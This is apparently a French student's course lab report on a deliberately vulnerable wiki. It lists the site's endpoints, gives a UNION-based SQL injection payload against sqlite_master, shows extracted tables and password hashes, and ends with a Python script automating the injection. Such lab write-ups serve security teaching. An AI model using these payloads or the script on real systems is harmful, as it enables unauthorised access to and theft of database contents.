Rapport Projet Sécurité n°1

Année 2023-2024

Corentin D’haeyere

1. Login

Mon login : cdhaeyere

2. Inventaire des points d'interaction

Type	Path	Données	Réponse	Description	Injection ?
GET	https://labosecuipl.alwaysdata.net/23/yawiki/<page>	/	200 : Contenu de la page est renvoyé	Contenu de la page	Oui
GET	https://labosecuipl.alwaysdata.net/23/yawiki/<page>?create=1	/	302 : Redirection modification de la page	Lien pour la création de la page	Oui
GET	https://labosecuipl.alwaysdata.net/23/yawiki/<page>?edit=1	/	200 : Contenu de la page de modification	Formulaire de modification de la page	Oui
POST	https://labosecuipl.alwaysdata.net/23/yawiki/<page>?edit=1	title=<title> &content=<content> &type=save	302 : Redirection vers la page avec son contenu modifié	Formulaire de modification de la page	Non

3. Données extraites
   - Noms des tables

nom	sql
users	CREATE TABLE users(user_id INTEGER PRIMARY KEY AUTOINCREMENT,user_login TEXT,user_password TEXT,CONSTRAINT unique_user UNIQUE (user_login))
pages	CREATE TABLE pages(page_name TEXT,page_path TEXT, page_content TEXT, user_id INTEGER, FOREIGN KEY(user_id) REFERENCES users(user_id), PRIMARY KEY(user_id, page_path))

   - Utilisateurs

user_id	*user_login*	*user_password*
4	cdhaeyere	$2y$10$kUHF3DY0NvADAjEpG0jSIu2z4cI6h0spjQfce9jjSr0zb6HsYB1FO
5	testuser_27697113	$2y$10$kMiXYE6K3pJo/iGWOoNr8eUEwYMDR.BI.1xDxIt0rSpFPm2Ab1h8W
6	user_4c85fa80	$2y$10$m9cccfitch1U/Nw8VafmNezakhO9h.uxpy85YKUFaxQtRV46Dqj/m

   - Pages

user_id	***page_name***	***page_path***	***page_content***
6	Azimov	./Azimov	…
6	Index page	./index	…
6	Le meilleur des mondes	./brave_new_world	…
4	New page	./second_page	…
6	Ray Bradbury	./bradbury	…
4	Welcome page	./index	…

4. Injections

Pour effectuer l'injection, il nous faut l'url à attaquer ainsi que la requête sql que nous allons y concatener.

Url : https://labosecuipl.alwaysdata.net/23/yawiki/<page>

Sql : ' UNION SELECT tbl_name, sql FROM sqlite_master LIMIT 1 OFFSET 1;--


Dans cette requete, nous récupèrons les informations des tables grâce leur nom et le sql qui a servi à les créer. Ses informations nous servirons plus tard.

Nous supposons aussi que le code sql exécuté par le serveur est le suivant :

*SELECT * FROM pages WHERE page_name = <page>*

Ce qui nous donne :

*SELECT * FROM pages WHERE page_name = '' UNION SELECT tbl_name, sql FROM sqlite_master LIMIT 1 OFFSET 1;--*



5. Risques

Un « hacker » peut exécuter du code sql à partir de l'url du site, il peut donc récupérer toutes les données contenues dans la base de données grâce aux différentes informations qu'il peut trouver dans sqlite_master.

6. Exemple de code Python permettant d'exploiter cette faille

```
import requests
from bs4 import BeautifulSoup

headers = { "Cookie": "PHPSESSID=<phpsessionid>" }

def inject(injection):
    page = requests.get("https://labosecuipl.alwaysdata.net/23/yawiki/index" + injection,
headers=headers)
    soup = BeautifulSoup(page.content, 'html.parser')

    title = soup.find("span", {"class": "navbar-brand"}).text
    content = soup.find("div", {"class": "content"}).text

    return title + content
```

```
response = inject("' UNION SELECT tbl_name, sql FROM sqlite_master LIMIT 1 OFFSET 2;--")
print(response)
```